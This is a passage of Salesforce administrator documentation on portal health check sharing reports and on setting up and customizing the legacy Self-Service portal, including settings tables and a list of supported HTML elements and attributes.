Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view portal health check reports:

- "Customize Application"

  AND

  "Manage Users"

  AND

  "Modify All Data"

View the Sharing Organization-Wide Defaults Report for Portal Users

The Sharing Organization-Wide Defaults report—one of the portal health check reports—lists standard and custom objects and the default access setting for each object. You can use this report to review and edit the organization-wide default settings that expose records to portal users.

Organization-wide default settings specify each object's default access level for users in your organization. If an object's default access level is Public, users with enabled object permissions ("Read," "Create," "Edit," or "Delete") may be able to access records that they don't own. For example, if the default access setting for the account object is Public Read/Write, then any user with the "Read" permission on the account object can view any account record. When setting organization-wide defaults, you want to make sure you don't let portal users see objects they shouldn't access.

To view this report:

1. From Setup, enter *Portal Health Check* in the Quick Find box, then select **Portal Health Check**.
2. Click **Sharing Organization-Wide Defaults**.

   The report lists the default access setting for each object. If an object's default access is Public, Show Details (for calendar), or Use (for price book), portal users with object permissions can access other users' records. In this case, the Security column indicates a weak organization-wide default setting. You can view the specific object permissions granted to portal profiles in the Object Access and Field-Level Security report.

   If the object's default access is Private, Hide Details (for calendar), or No Access (for price book), the Security column indicates a strong organization-wide default setting.

   Note: Even with a strong organization-wide default setting, portal users may have access to other users' records through exceptions such as sharing rules.

   If Grant Access Using Hierarchies is checked, any user above a record owner in a territory or role hierarchy can access the owner's records for that object.

From the report page, you can:

- Change the organization-wide sharing settings for any object by clicking **Edit**, then changing the settings on the Organization-Wide Sharing Defaults Edit page.
- Show a filtered list of items by selecting a predefined view from the drop-down list.
- Return to the list of reports by clicking **Back to list: Portal Health Check Reports**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view portal health check reports:

- "Customize Application"

  AND

  "Manage Users"

  AND

  "Modify All Data"

To set default sharing access:

- "Manage Sharing"

SEE ALSO:

Portal Health Check

View the Sharing Rules Report for Portal Users

The Sharing Rules report—one of the portal health check reports—lists all sharing rules that give portal users access to records they don't own. It shows how many portal users can access records as a result of each sharing rule, and lets you edit access levels for each rule. For some user sets (like groups, roles, and territories), you can drill down to detail pages, and edit, delete, or manage the users in the set.

To view this report:

1. From Setup, enter *Portal Health Check* in the Quick Find box, then select **Portal Health Check**.
2. Click **Sharing Rules**.

   The Number of Portal Users Affected column shows the number of portal users who can get access as a result of the sharing rule. This number includes users specified in the rule and, if **Grant Access Using Hierarchies** is enabled for the object, any portal users above them in the role or territory hierarchy. If any users in this set have enabled object permissions ("Read," "Create," "Edit," or "Delete"), they can access records exposed by the rule.

   Note:
   - The Sharing Rules report doesn't include criteria-based sharing rules.
   - The Sharing Rules report doesn't check portal users' object permissions. You can view the specific object permissions granted to portal profiles in the Object Access and Field-Level Security report.

From the report page, you can:

- Change the access level in a sharing rule by clicking **Edit**, then changing the settings on the sharing rule edit page.
- View the details of a user set in a sharing rule by clicking the link in the Owned By or Shared With column.
- Show a filtered list of items by selecting a predefined view from the drop-down list.
- Return to the list of reports by clicking **Back to list: Portal Health Check Reports**.

Note: Account and account territory sharing rules can grant access to contacts, opportunities, and cases associated with the shared accounts. The Sharing Rules report shows access levels only for top-level objects, not associated objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view portal health check reports:
- "Customize Application"

  AND

  "Manage Users"

  AND

  "Modify All Data"

To create and edit sharing rules:
- "Manage Sharing"

SEE ALSO:

Portal Health Check

Self-Service Portal

Self-Service Jump Start

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Get your Self-Service portal running quickly using the **Jump Start** button. It automates the setup process by choosing some default settings for you.

Note: You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, select **Settings**, then click **Jump Start**.
2. Review the process and click **Continue**.
3. Choose a color theme.
4. Edit the default settings as needed and click **Save**.
5. Test your Self-Service portal by:
   a. Clicking **Generate** to retrieve a test username and password.
   b. Clicking **Access Self-Service Portal** to preview your pages.
   c. Optionally, click **Invite** to notify other users how to log in and preview your pages.
6. Enable your Self-Service portal by copying the link provided in the **Enable Self-Service...** section to an appropriate place on your website.
7. Click **Done** when finished.
8. Enable your customers to use your Self-Service portal. See Managing Self-Service Users on page 2505.

Tip: To make changes to your settings, see Enable Self-Service Features and Settings on page 2485. The Self-Service Jump Start automatically enables the **Enable Self-Service** button on contact detail pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To use Self-Service Jump Start:

- "Manage Self-Service Portal"

SEE ALSO:

Setting Up Self-Service

Administrator tip sheet: Getting the Most from Your Self-Service Portal

Administrator setup guide: Self-Service Implementation Guide

Setting Up Self-Service

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Self-Service provides an online support channel for your customers - allowing them to resolve their inquiries without contacting a customer service representative.

Setting up your Self-Service portal is simple. Choose from two setup options:

- **Jump Start** - Gets you up and running quickly; see Self-Service Jump Start on page 2483.
- **Self-Service Setup** - Complete setup which allows you more customization. The setup consists of:
  - Enable Self-Service Features and Settings on page 2485
  - Customizing Your Self-Service Look and Feel on page 2488
  - Customizing Your Self-Service Fonts and Colors on page 2489
  - Customizing Your Self-Service Pages on page 2490
  - Generating Login HTML on page 2504
  - Managing Self-Service Users on page 2505

See Preparation for Setting Up Your Portal to learn more about implementing Self-Service.

SEE ALSO:

Self-Service Jump Start

Customizing Your Self-Service Look and Feel

Customizing Your Self-Service Fonts and Colors

Administrator tip sheet: Getting the Most from Your Self-Service Portal

Administrator setup guide: Self-Service Implementation Guide

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To use Self-Service Jump Start:

- "Manage Self-Service Portal"

To set up the Self-Service portal:

- "Manage Self-Service Portal"

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

Enable Self-Service Features and Settings

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From Setup, enter *Self Service Portal* in the Quick Find box, then select **Settings**.
2. Click **Self-Service Setup** on the Self-Service Settings page.
3. Set the following options:

Setting	Description
Login Enabled	Allows users to log into the Self-Service portal.
Edit Self-Service Users	Displays the **Enable Self-Service** button on contact detail pages. Or, for contacts in which Self-Service is already enabled, the **View Self-Service** button displays.
Logout URL	The URL of the web page that will be displayed when users log out of the Self-Service portal, for example, http://www.acme.com. If a logout URL is not specified, the **Logout** button does not display to users.
Default Case Origin	The default origin assigned to all cases submitted via the Self-Service portal. Available values are taken from your organization's Case Origin picklist. You can assign different default origins for cases submitted via Self-Service and Web-to-Case.
New Cases Visible in Portal	Automatically selects the Visible in Self-Service Portal checkbox for all new cases, including cases created via Web-to-Case, Email-to-Case, and On-Demand Email-to-Case. Regardless of this default, users creating new cases can manually set the Visible in Self-Service Portal checkbox.
Enable Solution Browsing	Enables solution categories in the Self-Service portal so that customers can browse solutions by category. If multilingual solutions is enabled, you can translate solution categories.
Top-Level Category for Self-Service Portal	The top-level category accessible by customers in the Self-Service portal. Customers can view all solutions marked

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:
- "Manage Self-Service Portal"

To modify Self-Service pages:
- "Manage Self-Service Portal"

  AND

  "Customize Application"

Setting	Description
	`Visible in Self-Service Portal` in this category and its subcategories. Leave this blank to let customers view all solutions marked `Visible in Self-Service Portal` in all categories.
`Case Record Type`	The record type to assign to any case submitted via the Self-Service portal.
`"From" Email Address`	The email address from which all new user and password emails will be sent, for example, `support@acme.com`. When this field is blank, Salesforce uses: • The Automated Case User's email address for users who receive an email with a temporary password by clicking **Forgot your password?** on the Login Page of the Self-Service portal. The Automated Case User is specified on the Support Settings page in Setup. • The email address of the user who last posted a comment for users who receive a case comment notification email.
`"From" Email Name`	The name that will be associated with the "From" Email Address, for example, "Acme Customer Support." When this field is blank, Salesforce uses: • Your organization's name for users who receive an email with a temporary password by clicking **Forgot your password?** on the Login Page of the Self-Service portal. • The name of the user who last posted a comment for users who receive a case comment notification email.
`New User Template`	The email template used to send a username and initial password to all newly-enabled Self-Service users. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as "Available for Use."
`New Password Template`	The email template used to send a new password to existing Self-Service users when you reset their passwords or when they reset their own passwords by clicking **Forgot your password?** on the Login Page of the Self-Service portal. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as "Available for Use."
`Enable Notification Email on New Case Comment`	When selected, indicates that the `Send Customer Notification` option on a case comment is displayed. Even if this checkbox is not selected, the `Send Customer Notification` option still displays on cases if you have enabled email notifications to contacts who are not members

Setting	Description
	of your Self-Service portal. See Customize Support Settings on page 2713.
New Comment Template	The email template used to send a notification to Self-Service users when a public comment is added to one of their cases. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as "Available for Use." Note that case owners are sent a separate notification that you can't customize.
Enable Case Auto-Response Rules for Self-Service Cases	Indicates if cases submitted through your Self-Service portal will trigger your auto-response rules.
Case Creation Template	The email template to use when cases submitted through your Self-Service portal do not match any auto-response rules.
Maximum Page Width	The maximum pixel width of the Self-Service pages from Salesforce. If hosting the portal yourself, this is the width of the inner HTML frame on your Self-Service login page.
Minimum Page Height	The minimum pixel height of the Self-Service pages from Salesforce.
Style Sheet URL	The complete, publicly accessible URL of your organization's Self-Service style sheet, for example, "http://www.acme.com/styles/selfservice.css." See Customizing Your Self-Service Look and Feel on page 2488. If you use a predefined color theme, leave this field blank.
Color Theme	Use one of Salesforce's color themes if you do not have your own style sheet to use. Click the **View** link to see template settings. To change the fonts and colors of one of Salesforce's color themes, see Customizing Your Self-Service Fonts and Colors on page 2489.
Case Single Term	Term used on the Self-Service portal instead of "case" (singular form).
Case Plural Term	Term used on the Self-Service portal instead of "cases" (plural form).
Solution Single Term	Term used on the Self-Service portal instead of "solution" (singular form).
Solution Plural Term	Term used on the Self-Service portal instead of "solutions" (plural form).

4. Click **Save** to save your Self-Service settings.

SEE ALSO:

Setting Up Self-Service

Administrator tip sheet: Getting the Most from Your Self-Service Portal

Administrator setup guide: Self-Service Implementation Guide

Customizing Your Self-Service Look and Feel

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

To develop a meaningful look and feel for your Self-Service portal:

1. Customize the headers and footers of the Self-Service pages; see Create Your Custom Page Header and Footer Sections on page 2497.
2. Customize the Self-Service portal fonts and colors via one of these options:
   - Choose a predefined color theme or upload your own style sheet on page 2491.
   - Customize fonts and colors using a point-and-click editor on page 2489.

SEE ALSO:

Setting Up Self-Service

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:

- "Manage Self-Service Portal"

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

Customizing Your Self-Service Fonts and Colors

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can customize the fonts and colors of the Self-Service portal to reflect your company's branding. Your portal's fonts and colors are specified in a portal "color theme." Select a predefined color theme and customize it using a point-and-click editor.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:
- "Manage Self-Service Portal"

To modify Self-Service pages:
- "Manage Self-Service Portal"

  AND

  "Customize Application"

1. From Setup, enter *Fonts and Colors* in the Quick Find box, then select **Fonts and Colors**. Salesforce offers predefined themes that you can customize. Click **Preview** to view any theme.
2. Select the color theme you want to customize.

   From the color theme page, you can:
   - Click the **Reset to Default** link to remove all customizations from a theme.
   - Click the **Back to All Themes** link to return to the list of color themes.
   - Click **Preview** *Theme Name* to view the theme you are customizing.
3. Choose a portal page to customize. Color themes are customized page-by-page with some page elements being shared by multiple pages.

   From the portal page, you can:
   - Click **See Examples** to see all of the elements that you can customize.
   - Click **Clear** next to an element to remove customizations.
   - Click **Preview** *Theme Name* to view the theme you are customizing.
   - Click the **Back to All Pages** link to return to the list of all portal pages.
4. Click **Edit** next to the visual element you want to customize. Some elements are visible only on the selected portal page, and some are shared across multiple portal pages. Changes you make to shared elements affect all pages.

   Note: Depending on the visual element, you can customize attributes using a point-and-click editor or a custom style sheet editor which lets you modify the cascading style sheets (CSS) directly. Choose the click here link to switch between the two. If you are using the point-and-click editor, select the Show advanced attributes box to access the click here link. We recommend that only users familiar with cascading style sheets (CSS) define them.
5. Edit the visual element as desired.

   If you are using the point-and-click editor:
   - Click **Edit** next to a basic or advanced attribute. If you do not see the advanced attributes, select the Show advanced attributes box.
   - In the popup window, change the attribute as needed.
   - Click **OK** to confirm your changes in the popup window.

     If you are using the custom style sheet editor, enter valid CSS code.

     For a list of all the page attributes you can edit, see Self-Service Page Attributes on page 2502.
6. Click **Save** to save all changes to the visual element and its attributes. Customizations are not visible to your Self-Service users until you set the color theme as active.
7. Repeat these steps to customize all visual elements and their attributes as necessary.
8. Return to the list of color themes by clicking the **Back to All Pages** link and then the **Back to All Themes** link.

9. Click **Set Active Theme**.
10. Select the theme to activate for your portal, live and in real-time. Your organization can only have one active theme.
11. Click **Save**.

Note: Since changes to an active theme take effect immediately, we recommend that you fully customize a theme before activating it so as not to disturb your customers.

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. Make the necessary enhancements to any Self-Service pages. See the following for more information:
   - Customize the Self-Service Portal Login Page
   - Customize the Self-Service Portal Home Page
   - Enable the Solutions Page
   - Customize the Self-Service Portal Log a Case Page
   - Customize the View Cases Page
   - Customize the Suggested Solutions Page

Note:

- You cannot create multiple versions of the same Self-Service portal page. However, you can customize each Self-Service page.
- Salesforce Knowledge articles do not display in the Self-Service portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service

Customize the Self-Service Style Sheet

Self-Service Page Attributes

Create Your Custom Page Header and Footer Sections

Preparation for Setting Up Your Portal

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Before setting up your Self-Service portal or your Salesforce Customer Portal:

- **Build your public solutions** - Review and mark your solutions as `Visible in Self-Service Portal`. Only solutions marked `Visible in Self-Service Portal` can appear in the Self-Service portal or the Customer Portal. For your Self-Service portal only, identify the top five solutions you want to feature on the Home Page.
- **Determine the information to show and collect** - Decide which case fields will be available when users view their cases. You should also decide which fields should be required when users submit cases online and which picklist values users can select when they solve their own cases with suggested solutions. (See Case Fields on page 2237.)
- **Designate the portal's location** - Choose where to add your portal's login URL on your corporate website. To locate the login URL for your Self-Service portal, see Generating Login HTML; to locate the login URL for your Customer Portal, see Enable Customer Portal Login and Settings on page 2432.
- **Customize your portal communication templates** - Decide which email templates to send to users to communicate a variety of information, such as reset passwords, notifications when public comments are added to cases, and case auto-responses with suggested solutions.
- **Customize and distribute the portal tip sheet** - Download the Using the Self-Service Portal and Customer Portal tip sheet and edit it to match your portal's branding and features, such as suggested solutions and the ability to attach files to submitted cases. Then distribute the document to your customers who want to learn how to answer their own inquiries using your portal.

SEE ALSO:

Setting Up Self-Service

Customize the Self-Service Style Sheet

Customize the Self-Service Style Sheet

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Select a predefined color theme, or download a sample Self-Service color theme so you can customize it. This color theme allows you to incorporate your organization's branding into your Self-Service portal.

Note: To customize the Self-Service color theme using a point-and-click editor, see Customizing Your Self-Service Fonts and Colors on page 2489.

1. From Setup, enter *`Self-Service Portal`* in the `Quick Find` box, then select **Settings**.
2. Click **Self-Service Setup**.
3. Click the **View Color Theme Options** link in the page settings section.
4. Find a set of fonts and colors you like and click **Download This Color Theme**.

   To use a predefined color theme without customizing it, simply click **Select This Color Theme**.
5. Save the color theme you downloaded and give it to your webmaster if it needs more customization. The downloaded color theme is a CSS style sheet that your webmaster can edit.
6. Store the downloaded style sheet in a publicly accessible location and enter the URL for your style sheet in the `Style Sheet URL` field.
7. Click **Save**.

SEE ALSO:

Setting Up Self-Service

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:

- "Manage Self-Service Portal"

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

Customize the Self-Service Portal Login Page

Customize the Self-Service login page to specify what users see when they're prompted to sign in to your portal.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. In the Portal Pages list, click **Edit** next to Login Page.
3. Check Show Message to display a custom message on the login page.
4. If you enabled a page message, enter it in the text box, using the format toolbar to change the size, color, or font.

   Optionally, select Show HTML to view and edit your page message in HTML.

   You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.
5. Click **Save**.

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

Customize the Self-Service Portal Home Page

Customize the Self-Service home page to include the features you want users to see when they log in to your Self-Service portal.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. In the Portal Pages list, click **Edit** next to Home Page.
3. Choose the features you want to enable:

Feature	Description
Show Top Solutions List	Lists the titles of up to five solutions of your choice on the Home Page.
Show My Open Cases	Lists the open cases of the Self-Service user who is logged in.
Show Message	The message that will be displayed at the top of the home page. You can enter a message of up to 32,000 characters including any HTML tags.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

4. If you chose to show a message on the page, enter your message in the text box, using the formatting toolbar to change the size, color, or font.

   Select `Show HTML` to view your page message in HTML. You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.

5. Optionally, insert merge fields for data that you want to replace dynamically.
6. Click **Save**.
7. To see how your Home Page will look, click **Preview** next to Home Page in the Portal Pages list. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Set the Top Solutions

If you checked `Show Top Solutions List` from the Home page, click **Add** in the Solutions related list of the Self-Service Settings page to search for and select solutions to display on the Home page. You can only select solutions that have been marked `Visible in Self-Service Portal`.

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Enable the Solutions Page

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can enable the Self-Service Solutions Page from the Self-Service Portal Pages related list. The Solutions Page allows users to see solutions that have been marked `Visible in Self-Service Portal` and any files attached to those solutions.

1. To enable this page, click **Edit** on the Solutions Page line.
2. Select the `Show Solution Page` checkbox.
3. Check `Show Message` to display a message at the top of the Solutions Page.
4. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.

5. Optionally, insert any merge fields for data that you want to replace dynamically.
6. Click **Save**.
7. To see how your Solutions Page will look, click **Preview** on the Solutions Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Customize the Self-Service Portal Log a Case Page

The Log a Case Page on the Self-Service portal lets users submit new cases to your customer support team. Customize the page by creating a page message, adding merge fields, and choosing the case fields you want to include.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

New cases submitted from this page are automatically created in Self-Service and assigned to the support representative or queue defined by your case assignment rules.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. In the Portal Pages list, click **Edit** next to Log a Case Page.
3. Select the Show Log a Case Page checkbox.
4. Select Show Message to display a message on this page.
5. If you enabled a page message, enter it in the text box, using the formatting toolbar to change the size, color, or font.

   Select Show HTML to view and edit your page message in HTML. You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.
6. Optionally, insert merge fields for data that you want to replace dynamically.
7. Click **Save**.
8. To change the fields that display on the page, click the **Page Layout** link.

   Note: If a case field is tied to a validation rule, the rule can prevent Self-Service portal users from logging a case if they do not have access to fill in that field. Consider making those fields visible on the Log A Case page.
9. Click **Save** at any time to finish.
10. To see how your Log a Case Page will look, click **Preview** next to Log a Case Page in the Portal Pages list. If you have customized the Self-Service style sheet, the preview shows your custom styles.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Customize the View Cases Page

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can enable and customize the View Cases Page from the Self-Service Portal Pages related list. The View Cases Page allows users to view their open and closed cases, related solutions, completed activities, comments, and (optionally) to add comments to their cases.

1. Click **Edit** on the View Cases Page line.
2. Select the `Show View Cases Page` box to allow users to view their open and closed cases.
3. Select `Add Comments to Cases` to allow users to add comments to their cases. When a user adds a comment, an email is automatically sent to the case owner.
4. Select `Add Attachments to Cases` to allow users to upload files to their cases. When a user adds an attachment, an email is automatically sent to the case owner.

   When editing the page layout for the View Cases Page, add the Case Attachments related list to allow Self-Service users to view the files they've added to their cases. Be aware that this related list also shows any files that support reps have added to the case.
5. Check `Show Message` to display a message on this page.
6. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.
7. Optionally, insert any merge fields for data that you want to replace dynamically.
8. Click **Save**.
9. To change the fields and related lists that display on the page, click the **Page Layout** link.

   Add the Case Activities related list to allow Self-Service users to view public, completed activities related to their cases. You also need to set field-level security to visible for the `Visible in Self-Service Portal` checkbox on activity page layouts so support reps will be able to display or hide completed activities in the Self-Service portal by clicking `Make Public` or `Make Private` in the case's Activity History related list.
10. Click **Save** at any time to finish.
11. To see how your View Cases Page will look, click **Preview** on the View Cases Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Tip: To hide specific cases from users in the portal, you can deselect the `Visible in Self-Service Portal` checkbox on the case.

Note: View Cases pages list cases in descending order via the `Case Number` field. Portal users cannot change this order; nor can they sort case columns in the Self-Service portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Customize the Suggested Solutions Page

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can enable and customize the Suggested Solutions Page from the Self-Service Portal Pages related list. The Suggested Solutions Page displays up to ten relevant solutions that may help users solve a particular case. When submitting a case or viewing cases in the Self-Service portal, users can view suggested solutions and close their cases themselves.

To customize the Suggested Solutions Page:

1. Click **Edit** on the Suggested Solutions Page line.
2. Select `Show Suggested Solutions Page` to enable the page in the Self-Service portal.
3. Select a `Self-Closed Case Status` to show in the `Status` field for cases closed by Self-Service users. You must select at least one "Closed" value for this field.
4. Choose the maximum number of suggested solutions to display to users at one time. You can show a maximum of ten.
5. Select the `Self-Closed Case Reasons` that Self-Service users can choose from when they self-close their cases.
6. Check `Show Message` to display a message on this page.
7. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code.

   You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.
8. Optionally, insert any merge fields for data that you want to replace dynamically..
9. Click **Save**.
10. To see how your Suggested Solutions Page will look, click **Preview** on the Suggested Solutions Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service

Customizing Your Self-Service Pages

Create Your Custom Page Header and Footer Sections

Apply your company's branding to every page in your Self-Service portal by customizing your page headers and footers. Your portal page headers and footers can contain a company logo, your company messaging, or your company's colors.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. Click **Edit** next to the Page Header or Page Footer listed in the Portal Page Sections.
3. Check Show Header or Show Footer to display a header or footer on your portal pages.
4. Check Show Header Separator or Show Footer Separatorto include a line separating the header or footer from your body pages.
5. Optionally, enter a page message, and use the format toolbar to format it.

   Select Show HTML to view and edit your page message in HTML.You can't save any JavaScript as part of your custom code, and can only use certain HTML elements and attributes.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:
- "Manage Self-Service Portal"

To modify Self-Service pages:
- "Manage Self-Service Portal"

  AND

  "Customize Application"

SEE ALSO:

Setting Up Self-Service
Customizing Your Self-Service Pages
Customize the Self-Service Style Sheet
Self-Service Page Attributes

Supported HTML Elements and Attributes for Self-Service Portal Customization

Use HTML to customize the page message on your Self-Service portal pages.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can customize any of your Self-Service portal pages, and the header and footer on these pages, to include a message, and can use the following HTML elements and attributes in that message.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Supported Elements

- a
- abbr
- acronym
- address
- area
- b
- basefont
- bdo

- big
- blockquote
- body
- br
- button
- caption
- center
- cite
- code
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font
- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input
- ins
- kbd
- label
- legend
- li
- link

- map
- menu
- meta
- ol
- optgroup
- option
- p
- pre
- q
- s
- samp
- select
- small
- span
- strike
- strong
- style
- sub
- sup
- table
- tbody
- td
- textarea
- tfoot
- th
- thead
- title
- tr
- tt
- u
- ul
- var
- xmp

Supported Attributes

- abbr
- accept
- accept-charset
- accesskey
- action

- align
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- code
- codebase
- codetype
- color
- cols
- colspan
- compact
- content
- coords
- data
- datetime
- declare
- defer
- dir
- disabled
- enctype
- face
- frameborder
- headers
- height
- href
- hreflang
- hspace

- http-equiv
- id
- ismap
- label
- lang
- language
- link
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- multiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly
- rel
- rev
- rows
- rowspan
- rules
- scheme
- scope
- scrolling
- selected
- shape
- size
- span
- src
- standby
- start
- style
- summary
- tabindex
- target
- text

- `title`
- `usemap`
- `valign`
- `value`
- `valuetype`
- `version`
- `vlink`
- `vspace`
- `width`

SEE ALSO:

Customize the Self-Service Portal Home Page
Customize the Self-Service Portal Log a Case Page
Customize the Self-Service Portal Login Page
Create Your Custom Page Header and Footer Sections

Self-Service Page Attributes

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

The following is a list of Self-Service page attributes which can be modified with the point-and-click editor:

Page Attribute	Description
`Color`	The color of the text.
`Bold`	The bolded value of the text. For example, whether the text is bolded or not.
`Font size`	The size of the text.
`Font`	A specific style of type in which letters are displayed.
`Font Family`	A prioritized list of font family names for an element. Web browsers use the first font value recognized.
`Underline`	The underline value of the text. For example, whether the text is underlined or not.
`Border Color`	The color of a border.
`Border Style`	The style of a border, such as dotted, dashed, or solid.
`Border Width`	The width of a border.
`Bottom Border Width`	The width of a bottom border.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:
- "Manage Self-Service Portal"

To modify Self-Service pages:
- "Manage Self-Service Portal"

  AND

  "Customize Application"

Page Attribute	Description
